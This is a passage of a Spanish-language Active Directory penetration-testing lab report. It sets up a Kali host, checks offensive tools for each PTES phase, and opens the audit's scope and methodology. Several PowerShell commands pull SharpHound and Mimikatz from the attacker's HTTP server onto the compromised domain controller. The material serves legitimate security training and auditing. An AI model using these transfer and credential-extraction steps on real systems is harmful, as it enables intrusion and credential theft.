
➢ Estado Final

Con el fin de garantizar la conectividad directa con el Controlador de Dominio WIN-B820FDLIP42.domain.local en la red Host-only y alinear la configuración de Kali Linux con la topología final del laboratorio, se procedió a asignar manualmente una dirección IP estática a la interfaz **eth1**.

➢ Comandos ejecutados:

```
# 1. Asignar IP estática a la interfaz eth1 (Host-only)
sudo ip addr add 192.168.37.100/24 dev eth1

# 2. Verificar la configuración aplicada
ip addr show eth1
```

```
# 3. Probar conectividad con el DC
ping -c 3 192.168.37.10
```



[Evidencia: 25_Config_HostOnly_Kali.png] – IP 192.168.37.100/24 asignada y conectividad verificada.

La interfaz **eth1** ha sido configurada con dirección IP estática **192.168.37.100/24**, dentro del rango definido para la red Host-only. Esta configuración asegura una conectividad estable y persistente con el Controlador de Dominio (**192.168.37.10**), sin depender de asignación dinámica (DHCP) ni de rutas a través de NAT. La prueba de conectividad ICMP confirma que el host objetivo (**192.168.37.10**) responde de forma consistente, con **0% de pérdida de paquetes** y latencias promedio de **1.150 ms**. El valor **TTL=128** indica que el sistema de destino es un **host Windows**, coherente con la configuración de un **Controlador de Dominio** en el laboratorio. Esta conectividad es requisito previo para las siguientes fases de enumeración y escaneo.

Nota: *Para hacer persistente esta configuración tras reinicio, se edita el archivo de configuración* ***/etc/network/interfaces*** *con el siguiente contenido:*

```
auto eth1
iface eth1 inet static
    address 192.168.37.100
    netmask 255.255.255.0
```

3.4.3 Herramientas por Fase Metodológicas

Este apartado documenta la verificación de la presencia y correcto funcionamiento de las herramientas utilizadas en la auditoría de Active Directory según la metodología PTES. Las

herramientas se agrupan por fase de auditoría y se validan mediante comandos directos en Kali Linux.


⌬ ***FASE DE RECONOCIMIENTO***

- **Objetivo :** Identificar y mapear la superficie de ataque del entorno Active Directory mediante técnicas de descubrimiento de red y enumeración de servicios. Esta fase establece la base informativa para las fases posteriores de análisis y explotación.

✧ **Nmap :** Escaneo de red, puertos y servicios AD

[Evidencia: 26_Herramientas_Reconocimiento_Nmap.png] – Confirmación de Nmap instalado y operativo.

✧ **Netdiscover:** Descubrimiento de hosts en red Host-only



[Evidencia: 27_Herramientas_Reconocimiento_Netdiscover.png] – Herramienta localizada y lista para uso.

⌬ ***FASE DE ENUMERACIÓN***

- **Objetivo:** Recopilar información detallada sobre la estructura, configuraciones y relaciones dentro del dominio Active Directory. Las herramientas de esta fase proporcionan los datos necesarios para identificar vectores de ataque y vulnerabilidades específicas.

✧ **Enum4Linux:** Enumeración de recursos SMB, usuarios, grupos y políticas desde un

sistema Unix contra un host Windows.

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ which enum4linux
enum4linux -h
/usr/bin/enum4linux
enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)
```

[Evidencia: 28_Herramientas_Reconocimiento_Enum4Linux.png] – Herramienta instalada.

✧ **Ldapsearch:** Consulta directa al LDAP del DC, permitiendo enumerar objetos, usuarios y configuraciones inseguras mediante acceso anónimo (habilitado en el laboratorio).

```
┌──(ilanami㉿ilanami)-[~]
└─$ which ldapsearch
/usr/bin/ldapsearch

┌──(ilanami㉿ilanami)-[~]
└─$ ldapsearch -VV
ldapsearch: @(#) $OpenLDAP: ldapsearch 2.6.10+dfsg-1 (May 29 2025 23:41:48) $
        Debian OpenLDAP Maintainers <pkg-openldap-devel@lists.alioth.debian.org>
        (LDAP library: OpenLDAP 20610)
```

[Evidencia: 29_Herramientas_AD_ldapsearch.png] – Herramienta operativa.

✧ **SMBClient:** Cliente SMB/CIFS para enumeración de recursos compartidos del controlador de dominio, acceso a contenido de shares críticos (NETLOGON, SYSVOL) y exploración de estructura de directorios mediante credenciales válidas. Permite validar configuraciones de sesiones nulas y permisos de acceso a recursos administrativos.

```
┌──(ilanami㉿ilanami)-[~]
└─$ which smbclient
/usr/bin/smbclient

┌──(ilanami㉿ilanami)-[~]
└─$ smbclient --version

Version 4.22.3-Debian-4.22.3+dfsg-4
```

[Evidencia: 30_Herramientas_SMB_smbclient.png] – Cliente SMB operativo con acceso a recursos compartidos.

✧ **Rpcclient:** Cliente RPC para establecimiento de sesiones nulas y autenticadas con el controlador de dominio, permitiendo consultas LSA, enumeración SAMR, técnicas de RID cycling y extracción de información de privilegios del sistema. Complementa la enumeración

SMB mediante protocolos RPC especializados para Active Directory.

```
┌──(ilanami㉿ilanami)-[~]
└─$ which rpcclient
/usr/bin/rpcclient

┌──(ilanami㉿ilanami)-[~]
└─$ rpcclient --version
Version 4.22.3-Debian-4.22.3+dfsg-4
```

[Evidencia: 31_Herramientas_RPC_rpcclient.png] – Cliente RPC disponible en el sistema.

⌬ ***FASE DE ANÁLISIS***

- **Objetivo:** Evaluar la información recopilada para identificar vulnerabilidades, configuraciones inseguras y vectores de ataque viables. Esta fase transforma los datos en inteligencia accionable para la explotación controlada.

✧ **OpenVAS / Greenbone:** Escaneo de vulnerabilidades

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ which openvas
openvas --version

/usr/sbin/openvas
OpenVAS 23.20.1
gvm-libs 22.20.0
Most new code since 2005: (C) 2024 Greenbone AG
Nessus origin: (C) 2004 Renaud Deraison <deraison@nessus.org>
License GPLv2: GNU GPL version 2
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

[Evidencia: 32_Herramientas_Reconocimiento_Openvas.png] – Openvas disponible.

✧ **Nessus :** Análisis complementario de vulnerabilidades


```
┌──(ilanami㉿ilanami)-[~]
└─$ systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/usr/lib/systemd/system/nessusd.service; enabled; preset: disabled)
     Active: active (running) since Wed 2025-08-20 20:38:30 CEST; 2 days ago
 Invocation: 29121188b1194f34812aeb08c1b24a0e
   Main PID: 1161 (nessus-service)
      Tasks: 15 (limit: 9328)
     Memory: 2.4G (peak: 5.2G, swap: 1M, swap peak: 1.2M)
        CPU: 23min 17.244s
     CGroup: /system.slice/nessusd.service
             ├─1161 /opt/nessus/sbin/nessus-service -q
             └─1179 nessusd -q
```

[Evidencia:33_Herramientas_Vulnerabilidades_Nessus.png] – Nessus operativo.

✧ **BloodHound:** Análisis gráfico de relaciones en AD.

- **Instalación:**


```
wget
https://github.com/BloodHoundAD/BloodHound/releases/latest/download/
BloodHound-linux-x64.zip
unzip BloodHound-linux-x64.zip
sudo chmod +x BloodHound-linux-x64/BloodHound
```



[Evidencia: 34_BloodHound_Instalacion.png] – BloodHound instalado.


✧ **Transferencia de SharpHound al DC:**

```
bash
# Servir SharpHound desde directorio tools
cd ~/tools/
python3 -m http.server 8080
```



[Evidencia: 35_HTTP_Server_SharpHound.png] – Servidor HTTP sirviendo SharpHound

```
powershell
# Descarga en el DC
New-Item -Path "C:\tools" -ItemType Directory -Force
Invoke-WebRequest -Uri "http://192.168.37.100:8080/SharpHound.exe"
-OutFile "C:\tools\SharpHound.exe"
```



[Evidencia: 36_SharpHound_Transferido.png] – SharpHound transferido exitosamente al controlador de dominio

---

✧ PingCastle: Auditoría automática de AD


- **Instalación:**

```
# Instalar Mono (.NET runtime para Linux)
sudo apt update
sudo apt install mono-complete
# Descomprimir PingCastle (archivo previamente descargado)
cd ~/tools/pingcastle
unzip PingCastle_3.4.1.38.zip

# Configurar alias para zsh
echo 'alias pingcastle="cd ~/tools/pingcastle && mono
PingCastle.exe"' >> ~/.zshrc
source ~/.zshrc
```

- **Verificación:**

```
# Verificar instalación de Mono
```

```
mono --version

# Comprobar funcionalidad de PingCastle
cd ~/tools/pingcastle mono PingCastle.exe --help 2>/dev/null |
head -10
ls -la *.exe
```



[Evidencia: 37_Herramientas_AD_PingCastle.png] – PingCastle v3.4.1.38 operativo.

⌬ ***FASE DE EXPLOTACIÓN***

- **Objetivo:** Validar las vulnerabilidades identificadas mediante explotación controlada, demostrando el impacto real de las debilidades de seguridad encontradas. Las herramientas de esta fase permiten simular ataques reales de adversarios.

✧ **Impacket Suite:** Ataques Kerberos y movimiento lateral

- **Instalación:**

```
sudo apt install python3-impacket
```

```
impacket-GetNPUsers -h | head -5
impacket-GetUserSPNs -h | head -5
impacket-secretsdump -h | head -5
impacket-ticketer -h | head -5
```

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ sudo apt install python3-impacket

python3-impacket ya está en su versión más reciente (0.12.0+gite61ff5d-0kali1).
```


[Evidencia: 38_Instalacion_Impacket.png] – Instalado previamente en el sistema.

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ impacket-GetNPUsers -h | head -5
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

usage: GetNPUsers.py [-h] [-request] [-outputfile OUTPUTFILE]
                     [-format {hashcat,john}] [-usersfile USERSFILE] [-ts]
                     [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k]

┌──(ilanami㉿ilanami)-[~/tools]
└─$ impacket-GetNPUsers -h | head -5
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

usage: GetNPUsers.py [-h] [-request] [-outputfile OUTPUTFILE]
                     [-format {hashcat,john}] [-usersfile USERSFILE] [-ts]
                     [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k]

┌──(ilanami㉿ilanami)-[~/tools]
└─$ impacket-GetUserSPNs -h | head -5
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

usage: GetUserSPNs.py [-h] [-target-domain TARGET_DOMAIN]
                      [-no-preauth NO_PREAUTH] [-stealth]
                      [-usersfile USERSFILE] [-request]

┌──(ilanami㉿ilanami)-[~/tools]
└─$ impacket-secretsdump -h | head -5
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

usage: secretsdump.py [-h] [-ts] [-debug] [-system SYSTEM] [-bootkey BOOTKEY]
                      [-security SECURITY] [-sam SAM] [-ntds NTDS]
                      [-resumefile RESUMEFILE] [-skip-sam] [-skip-security]

┌──(ilanami㉿ilanami)-[~/tools]
└─$ impacket-ticketer -h | head -5
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

usage: ticketer.py [-h] [-spn SPN] [-request] -domain DOMAIN
                   -domain-sid DOMAIN_SID [-aesKey hex key] [-nthash NTHASH]
                   [-keytab KEYTAB] [-groups GROUPS] [-user-id USER_ID]
```

[Evidencia: 39_Verificacion_scripts_Impacket.png] – Scripts críticos verificados.


Herramientas complementarias

✧ **Hashcat :** Cracking de hashes




[Evidencia: 40_Verificacion_Hashcat.png] – Herramienta operativa.

✧ **Responder:** Captura de hashes NTLM mediante envenenamiento LLMNR/NBT-NS.




[Evidencia: 41_Herramientas_Explotacion_Responder.png] – Herramienta verificada.

✧ **NetExec (anteriormente CrackMapExec):** Movimiento lateral, validación de credenciales y extracción de secretos en entornos Active Directory.



[Evidencia: 42_Herramientas_Explotacion_Netexec.png] – Herramienta verificada.

✧ **Kerbrute:** Enumeración de usuarios y ataques de password spraying contra Kerberos.



[Evidencia: 43_Herramientas_Explotacion_Kerbrute.png] – Herramienta verificada.


⌬ ***FASE DE POST-EXPLOTACIÓN***

- **Objetivo:** Mantener el acceso, extraer información crítica y validar persistencia tras comprometer el controlador de dominio.

✧ **Mimikatz:** Extracción de credenciales y manipulación de tickets

- **Instalación / Disponibilidad:** Mimikatz se utilizará en el laboratorio en su versión binaria compilada **(mimikatz.exe).** Para el proyecto se ha preparado una copia local descargada desde el repositorio oficial:

```
wget
https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220
919/mimikatz_trunk.zip
unzip mimikatz_trunk.zip -d ~/tools/mimikatz
```



[Evidencia: 44_Herramientas_PostExplotacion_Mimikatz.png] – Confirmación de que el binario se encuentra disponible en el entorno de laboratorio.


- **Transferencia de Mimikatz al DC**

Durante la fase de post-explotación, las herramientas se transfieren al sistema comprometido mediante servidor HTTP:

```
# Servir Mimikatz directamente desde su ubicación
cd ~/tools/mimikatz/x64/
python3 -m http.server 8080
```

[Evidencia: 45_HTTP_Server_Mimikatz.png] – Servidor HTTP sirviendo desde directorio x64

```
powershell
# Descarga en el controlador de dominio
Invoke-WebRequest -Uri "http://192.168.37.100:8080/mimikatz.exe"
-OutFile "C:\tools\mimikatz.exe"

# Verificar transferencia exitosa
Get-ChildItem "C:\tools\mimikatz.exe"
```



[Evidencia: 46_Mimikatz_Transferido.png] – Mimikatz transferido exitosamente al controlador de dominio

---


⌬ ***FASE DE AUTOMATIZACIÓN Y VISUALIZACIÓN***

- **Objetivo:** Automatizar procesos repetitivos, orquestar la ejecución de herramientas y generar visualizaciones interactivas de resultados. Esta fase optimiza la eficiencia del análisis y mejora la presentación de hallazgos.

✧ N8N: Orquestación de procesos y generación de reportes

- **Instalación vía Docker Compose (Producción):**


```
# Verificar contenedores activos
docker ps | grep n8n

# Confirmar conectividad del servicio
curl -I http://localhost:5678
```



[Evidencia: 47_N8N_Docker_Status.png] – Contenedores N8N y PostgreSQL operativos.

- **Verificación:**

```
# Acceder a interfaz web
http://localhost:5678
```



[Evidencia: 48_N8N_Web_Interface.png] – Interfaz web accesible.

4. INFORME TÉCNICO

4.1 Objetivo y Alcance

El presente informe documenta la ejecución de una auditoría integral de seguridad sobre el entorno Active Directory **domain.local**, identificando vulnerabilidades críticas que podrían comprometer la infraestructura de identidad empresarial.

Objetivos específicos

- ➢ Evaluar la postura de seguridad del Controlador de Dominio y servicios críticos de AD
- ➢ Identificar y explotar configuraciones inseguras mediante técnicas de pentesting controlado
- ➢ Proporcionar recomendaciones de remediación basadas en estándares internacionales
- ➢ Generar evidencias técnicas que respalden cada hallazgo y demuestren el impacto real

Alcance del laboratorio

- ➢ **Sistema objetivo:** WIN-B820FDLIP42.domain.local (192.168.37.10)
- ➢ **Servicios evaluados:** DNS, Kerberos, LDAP/LDAPS, SMB/CIFS, RPC, NTDS.dit
- ➢ **Exclusiones:** Sistemas externos al dominio, pruebas DoS/DDoS, modificaciones permanentes no documentadas

4.2 Metodología de Referencia

La auditoría implementa un enfoque metodológico híbrido que integra cuatro marcos reconocidos internacionalmente:

- ➢ **PTES (Penetration Testing Execution Standard):** Estructura principal de fases garantizando ejecución ordenada, reproducible y documentada (Reconocimiento → Enumeración → Análisis → Explotación → Post-explotación).
- ➢ **MITRE ATT&CK Enterprise Matrix:** Mapeo de tácticas, técnicas y procedimientos adversarios en entornos Windows/AD, facilitando trazabilidad con

escenarios de ataque reales.

- ➢ **NIST Cybersecurity Framework:** Alineación con las cinco funciones esenciales de ciberseguridad (Identificar, Proteger, Detectar, Responder, Recuperar) para marco de referencia estratégico.
- ➢ **CIS Controls v8:** Guía práctica de controles de seguridad priorizados como base para recomendaciones de endurecimiento y mitigación de riesgos.

